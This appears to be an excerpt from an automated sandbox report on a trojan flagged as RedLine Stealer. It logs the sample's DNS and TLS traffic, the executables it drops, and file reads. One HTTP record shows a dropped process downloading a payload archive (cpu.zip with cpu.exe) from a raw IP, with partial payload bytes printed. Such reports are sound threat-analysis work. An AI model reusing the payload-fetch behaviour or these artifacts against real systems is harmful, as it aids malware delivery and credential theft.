Feb 23, 2021 17:39:45.496206045 CET	8.8.8.8	192.168.2.5	0x1265	No error (0)	whois.iana.org	ianawhois.vip.icann.org		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:39:45.496206045 CET	8.8.8.8	192.168.2.5	0x1265	No error (0)	ianawhois. vip.icann.org		192.0.47.59	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:39:46.522680044 CET	8.8.8.8	192.168.2.5	0xa2ec	No error (0)	WHOIS.RIPE.NET		193.0.6.135	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 195.2.84.91

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49729	195.2.84.91	80	C:\Users\user\AppData\Local\zmql3v0y.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:37:53.245167971 CET	9238	OUT	GET /cpu.zip HTTP/1.1 Host: 195.2.84.91 Connection: Keep-Alive
Feb 23, 2021 17:37:53.333851099 CET	9240	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 16:37:53 GMT Content-Type: application/zip Content-Length: 6296834 Connection: keep-alive Keep-Alive: timeout=60 Last-Modified: Sat, 20 Feb 2021 21:11:22 GMT ETag: "601502-5bbcb02b93280" Accept-Ranges: bytes Data Raw: 50 4b 03 04 14 00 00 00 08 00 01 7a 3a 52 67 77 19 1f bf 02 00 00 e3 08 00 00 0b 00 00 00 63 6f 6e 66 69 67 2e 6a 73 6f 6e ad 56 c9 6e db 30 10 bd e7 2b 02 9d 43 d7 76 e1 16 e8 2d 40 72 4b 51 20 69 51 14 45 61 8c a9 b1 c4 9a e2 b0 43 ca 4b 8b fc 7b 49 79 89 44 d3 45 0e 95 01 43 9a c7 19 3d 3e ce a2 3f 57 d7 e1 2a c0 aa e2 c3 f5 fe a1 33 a8 32 3c 9b 56 eb 9b 17 db 86 78 85 2c 4e 50 87 3c ef 17 14 b5 f7 76 18 02 0d 2c 34 c6 c5 4b d0 0e 7b 81 6a 72 3e 98 8b c9 f4 fd 68 1c 7e 93 a2 07 5a e2 08 8e 7b 26 90 12 9d 13 9e 56 68 ce 69 31 3a cf 4a fa ee 55 9e 5b 1c f0 82 d6 93 83 35 1e b0 83 75 01 72 55 31 b5 26 a1 57 48 d2 c4 6e bf f8 68 f3 ca eb c4 9f c1 94 d4 6c 13 cd 8c 8a cc c5 e4 66 68 13 b0 de 4e 53 a0 a1 32 c6 ec f8 f5 b7 3f a9 16 c2 42 85 2e a3 1b 97 8d e3 01 91 ce bc e1 ac 59 82 ac 71 fe 8b 72 91 4c db c0 b9 87 93 0c 5e d6 16 ca b9 65 5c 62 b8 9f 1f 78 4e 06 a2 4a db 5e 3a eb 24 64 dd 56 78 da cf 45 4c fc 54 3e 97 27 1b 01 e8 ce 4f dc b2 22 56 7e 77 8e 34 d8 10 ef 84 25 d2 99 78 3b 85 3a c3 b1 81 ad f0 35 23 94 4e d4 ca 44 26 93 f1 20 ff 5c 73 ee 05 5c 91 99 0a d5 58 9d f0 e8 3c 3c d3 62 e3 45 8c ed d4 ef 28 e1 6c d6 8f 29 cd 9b 71 86 a2 34 42 2b 8f 59 6c 05 1b 4b 9b 23 30 38 10 b2 68 a4 7e 6d fd 75 99 71 be 23 4d 50 22 67 e4 d6 e0 97 c4 51 83 e2 f6 e3 5d 3f 5b a1 d4 99 c4 fb c7 d6 fa 5b 1b a6 54 5b c2 6b f9 5f 22 6a d6 cd ff a2 53 92 01 8f 42 e3 1a 63 c8 c9 d0 4c eb d0 07 2d d3 76 d7 c3 34 55 62 a9 34 0e 78 15 31 15 63 0a 7f 3f bd f9 65 8b dd 02 d0 15 ed 5d 0e 2e 2f 0c 49 99 3c d2 72 24 75 60 33 5a 4f 47 db 86 55 35 92 d4 7c 78 1b ae 22 5d ee 3a b5 8a 6f 9f be 3c ce bf de 3e 3c dc 7f 9e df de dd 3d de 3f 3d a5 4b 2d b8 c8 b6 d8 a6 40 88 2f 4e 9d 3f c1 8c 92 58 83 ab 8f 4a 26 f0 0a d1 82 56 6b bc 80 5f 6a 1e 1d e8 3b f5 96 19 b7 80 04 bd 4d 85 6c 79 5f b5 19 6a 25 84 8e 60 2e 44 70 24 57 6e 96 77 74 a8 97 22 fc a1 f4 fd 71 17 af e7 ee ee c7 f1 80 e3 cb 85 57 4d dc de bb 43 89 17 35 82 f6 b5 c8 83 65 a3 92 71 82 61 82 75 9d 6e d6 b3 84 3e 06 e1 e8 7a 56 b7 73 21 cb 92 91 e5 b5 7b 6d e1 84 94 f5 24 f7 09 99 d4 8e 44 f6 79 eb 7c 85 99 4e 2b 95 ad 91 dd 45 a0 0d b5 95 41 cb 30 5d 18 9a dc 17 44 cc 52 11 a6 41 72 94 45 a8 b5 05 75 32 1c f5 db c4 29 35 54 b0 53 4a 90 11 0b f0 1e 79 77 2a ea e7 ab bf 50 4b 03 04 14 00 00 00 08 00 54 22 55 52 75 cb 47 e4 24 f1 5f 00 a8 20 69 00 07 00 00 00 63 70 75 2e 65 78 65 ec 5a 67 38 9c c1 16 5e bd f7 1e ac 2e da 25 11 2d 08 bb ca ea bd 5b 96 d5 3b 57 09 82 20 08 a2 13 bd 44 59 9d e8 65 b5 25 88 84 10 82 88 16 36 ba 10 5c d1 89 bb dc de ef cf fb e3 ce b3 fb 9c ef 9b 79 e7 cc 99 73 e6 9d 6f bf 39 ab 65 9e 0c c0 01 00 00 b8 98 ef f5 35 00 d0 0e f8 43 01 01 fe 73 b9 87 05 00 90 b3 75 90 03 9a 89 46 39 da b1 34 47 39 0c 9d 9c 7d d8 bd bc 3d 1d bd e1 ee ec b6 70 0f 0f 4f 5f 76 1b 7b 76 6f 3f 0f 76 67 0f 76 25 1d 03 76 77 4f 3b 7b 61 32 32 62 ee 3f ea f0 0a 7e fc 59 8c 95 31 ea 4f 5f 4f 3f 96 48 e1 5b c9 1c f9 f0 56 b2 46 5e 62 64 55 f7 52 d4 3d 8c 7c e1 c6 12 79 f7 56 32 47 ca dd 4a d6 c8 22 8c 2c f2 64 89 e4 bd c5 33 45 72 dc ea 62 8a 72 65 61 8c 8a c7 e0 05 31 f7 25 98 76 00 db 0d 8e 2a b2 f7 16 cf 1c 79 ef 56 6e 44 89 df e2 93 30 f2 e6 fe 4e e4 8d d4 77 b6 75 ba b1 e7 ef e7 ac ab 0c 00 d8 3d 27 03 9c 4e 52 58 Data Ascii: PKz:Rgwconfig.jsonVn0+Cv-@rKQ iQEaCK{IyDEC=>?W*32<Vx,NP<v,4K{jr>h~Z{&Vhi1:JU[5urU1&WHnhl fhNS2?B.YqrL^e\bxNJ^:$dVxELT>'O"V~w4%x;:5#ND& \s\X<<bE(l)q4B+YIK#08h~muq#MP"gQ]?[[T[k_"jSBcL-v4Ub4x1c?e].Ɩ<r$u`3ZOGU5|x"]:o<><=?=K-@/N?XJ&Vk_j;Mly_j%`.Dp$Wnwt"qWMC5eqaun>zVs!{m$Dy|N+EA0]DRArEu2)5TSJy w*PKT"URuG$_ icpu.exeZg8^.%-[;W DYe%6\yso9e5CsuF94G9}=pO_v{vo?vgv%vwO;{a22b?~Y1O_O?H[VF^bd UR=|yV2GJ",d3Erbrea1%v*yVnD0Nwu='NRX

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 17:37:24.416266918 CET	88.99.66.31	443	192.168.2.5	49719	CN=*.iplogger.org CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Fri Nov 20 01:00:00 CET 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Sun Nov 21 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
Feb 23, 2021 17:37:24.969533920 CET	104.23.99.190	443	192.168.2.5	49720	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Aug 17 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Tue Aug 17 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Feb 23, 2021 17:37:25.282681942 CET	172.67.213.210	443	192.168.2.5	49721	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Aug 17 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Tue Aug 17 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe PID: 2100
Parent PID: 5608

General

Start time:	17:37:19
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe'
Imagebase:	0x2e0000
File size:	2817248 bytes
MD5 hash:	BC584A3BE92CFDFDA79446372FFFA46D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB6CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB6CF06	unknown
C:\Users\user\AppData\Local\pg2bsuqa.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	4DDA33	CreateFileW
C:\Users\user\AppData\Local\zmql3v0y.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	4DDA33	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4DDA33	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\pg2bsuqa.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 50 45 00 00 4c 01 0b 00 ee 43 b5 ee 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 20 02 00 00 a4 07 00 00 00 00 00 5c 64 81 00 00 20 00 00 00 40 02 00 00 00 40 00 00 20 00 00 00 04 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 e0 a5 00 00 04 00 00 64 eb 4b 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....C............ ....0.. ....\d... ...@....@.. ....d.K...@.................	success or wait	255	6C9B1B4F	WriteFile
C:\Users\user\AppData\Local\pg2bsuqa.exe	unknown	4223	66 85 fc e9 28 8f 27 00 86 cd 0f bf cc 9c 66 0f bc cc 8f 07 0f bc c8 8b 0e f6 c5 28 8d b6 04 00 00 00 66 81 fe bf 0c f5 f6 c6 e0 33 cb 3b e5 66 81 fb d4 03 f9 81 f1 3d 5f be 69 81 c1 4e 5a 2e 06 f5 e9 48 bc 06 00 66 0f b6 45 02 8a 54 25 00 3b c5 81 ed 02 00 00 00 e9 93 19 20 00 89 17 f9 f8 89 47 04 66 d3 d0 8a e2 8d ad fc ff ff ff 8b 44 25 00 f6 c3 be 33 c3 40 66 f7 c7 e0 7b f8 f7 d0 f7 d8 f8 f5 d1 c8 33 d8 f9 03 f0 e9 08 9c fd ff f7 d1 e9 77 30 ff ff e9 60 e7 0b 00 e9 5b e7 0b 00 a2 ca ed ac 5b 87 a2 ee 5f 61 d4 7a 01 67 2a 29 ec cd 23 83 d5 22 cb d0 59 f9 31 46 f8 48 6b f3 23 88 8f d1 6e 95 1c 7e 15 d1 d1 6f f2 1b 61 25 cb ae 96 54 68 ec 39 9a 7c e3 af 7f 9f 26 af da 9e 56 82 49 a5 2f b1 f0 ac e6 a3 8b 77 6b 45 d5 1b 0f 6c 98 f7 96 98 07 67 95 25 3c 97	f...(.'.......f............(.. ....f.........3.;.f.......=_.i. .NZ....H...f..E..T%.;.......... ......G.f...........D%....3.@f... {.........3............w0...`.... [.......[..._a.z.g*).. #..''..Y.1F.Hk.#...n..~...o..a %...Th.9.|....&...V.I./......wk E...l.....g.%<.	success or wait	384	6C9B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\pg2bsuqa.exe	unknown	349	78 29 fb c6 02 c7 5a 04 a5 32 52 cc d6 72 ba 06 02 c0 72 77 24 9e f9 5d cb 20 5f 7e ad 44 3f c4 45 48 0f e4 c5 83 35 46 f3 50 bf e0 6f 6e 55 d8 32 4d 72 86 4b 82 7d 3d 12 a6 81 b8 ed 9f bc 77 e2 26 2e f2 c3 44 8d b5 cb 26 22 77 0c ca c0 b3 b1 7e 95 1e fb 37 6f df 3f 54 2c 60 35 f5 7b 8d 5d 0e cb b8 39 1c b6 05 05 a8 e5 c6 22 f6 d1 2e 7c 06 0f 0e d4 0a 48 42 2e 87 a1 2a 75 78 a7 03 24 4b 92 31 2d 66 af 33 45 36 77 89 a3 61 a7 b0 84 2c 01 01 93 ab dc f8 ff a2 3e 17 47 80 ff 51 82 ab 15 0f 4e 24 bd 0a aa 5d b6 52 e9 62 c1 d0 8f 43 7a 9f 55 6a 2d ea 3d ce b0 83 82 5a ce 3a 5d 3b b0 c7 ec 71 7f e3 dd 53 6f a8 42 63 20 1e bf 82 67 46 cb 10 36 01 95 d5 f9 ac 8d 35 08 31 95 61 22 54 a1 21 48 62 b8 9d 20 1f b0 87 1e 43 b8 23 38 1d 4b 55 ef bc c0 bc 14 ed 1b 56 a2	x)....Z..2R..r....rw$..]. _~.D ?.EH....5F.P..onU.2Mr.K.}= ....w.&...D...&"w.....~...7o.?T ,`5.{.]...9......."...\|.....HB ...*ux..$K.1-f.3E6w..a...,.... ....>.G..Q....N$...].R.b...Cz. Uj-.=....Z.:];...q...So.Bc ... gF..6......5.1.a"T.!Hb.. ....C .#8.KU.......V.	success or wait	1	6C9B1B4F	WriteFile
C:\Users\user\AppData\Local\zmql3v0y.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 9d ae 31 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 50 00 00 00 08 00 00 00 00 00 00 58 c0 45 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 6d 00 00 04 00 00 9c 0d 28 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......1`.......... .......P..........X.E.. ....@.. ....@m....... (...@................................	success or wait	150	6C9B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\zmql3v0y.exe	unknown	9731	b1 e4 ce 22 64 3d cc d8 05 9d ba 45 40 34 e4 75 f4 4d 59 68 b1 8a 58 70 ba 38 d3 75 eb 14 9e e6 fb f5 e6 1c 15 30 a8 28 c0 e3 60 ba 62 f4 20 1d 59 cb 7d 82 f1 36 86 0a d8 63 c8 1c 10 6e ac 2f d9 c4 47 bb 11 1a 34 5b e5 43 4d 1b 34 24 bd 1e 4b f9 4e 2b dd e4 a9 21 e6 8f af 6d e3 15 ac 13 f6 83 e4 83 2f e7 84 1a f4 ab 08 99 81 28 8f 92 eb 68 e4 9e fe 2b 49 08 2e df 0e 51 c9 f0 3e 57 dd f7 3f b3 b1 48 38 16 b7 ec a1 48 ed f1 6e 39 b5 4b 32 1b ee 3d 2d fd d1 13 3b 28 99 74 26 10 0d 78 c8 17 04 d7 3c 06 45 45 fb 24 fc 4b 36 28 c7 75 27 e9 b3 4a 90 1c 7a 60 a4 36 67 e6 32 17 1e 2a 35 1f 30 37 d1 ad 97 4b 61 17 f6 e5 39 18 ec fc 4a 16 ee ff bb c2 bc 93 3f 81 5e 5d 72 23 da 1c 53 26 f5 fb bf 7d b4 e0 4a 73 56 0c 45 0c 44 d7 1a 0f 45 5a e2 42 02 58 66 06 e6 43 54	...."d=.....E@4.u.MYh..Xp.8. u.....0.(..`.b. .Y.}..6...c.. .n./..G...4[.CM.4$..K.N+...!. ..m...../.....(...h...+I. ...Q..>W..?..H8....H..n9.K2. .=-...;(.t&..x.... <.EE.$.K6(.u'. .J..z`.6g.2..*5.07...Ka...9... J.....?.^]r#..S&...}..JsV.E. D...EZ.B.Xf..CT	success or wait	192	6C9B1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe.log	unknown	847	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0	success or wait	1	6DE7C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	5E4765	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	5E4765	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	5E4765	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	5E4765	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	5E4765	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	5E4765	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	5E4765	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	5E4765	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	5E4765	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	5E4765	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	5E4765	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	5E4765	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	5E4765	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	998	success or wait	1	5E4765	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	5E4765	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	5E4765	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	5E4765	ReadFile
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	5E4765	ReadFile
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	5E4765	ReadFile
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	5E4765	ReadFile
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	5E4765	ReadFile
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	5E4765	ReadFile
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	5E4765	ReadFile
C:\Users\user\Searches\desktop.ini	unknown	526	success or wait	1	5E4765	ReadFile
C:\Users\user\Contacts\desktop.ini	unknown	414	success or wait	1	5E4765	ReadFile
C:\Users\user\Favorites\desktop.ini	unknown	404	success or wait	1	5E4765	ReadFile
C:\Users\user\Links\desktop.ini	unknown	506	success or wait	1	5E4765	ReadFile
C:\Users\user\Saved Games\desktop.ini	unknown	284	success or wait	1	5E4765	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: pg2bsuqa.exe PID: 6124 Parent PID: 2100

General

Start time:	17:37:35
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\pg2bsuqa.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\pg2bsuqa.exe'
Imagebase:	0xef0000
File size:	4964504 bytes
MD5 hash:	70DCA411445D3B4394D9C467BF3FF994
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000003.274701180.00000000008A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000003.274701180.00000000008A0000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 24%, Metadefender, Browse • Detection: 66%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB6CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB6CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	11408CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	11408CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	11408CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	11408CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	11408CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	11408CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb 92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	11408CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	11408CD	ReadFile
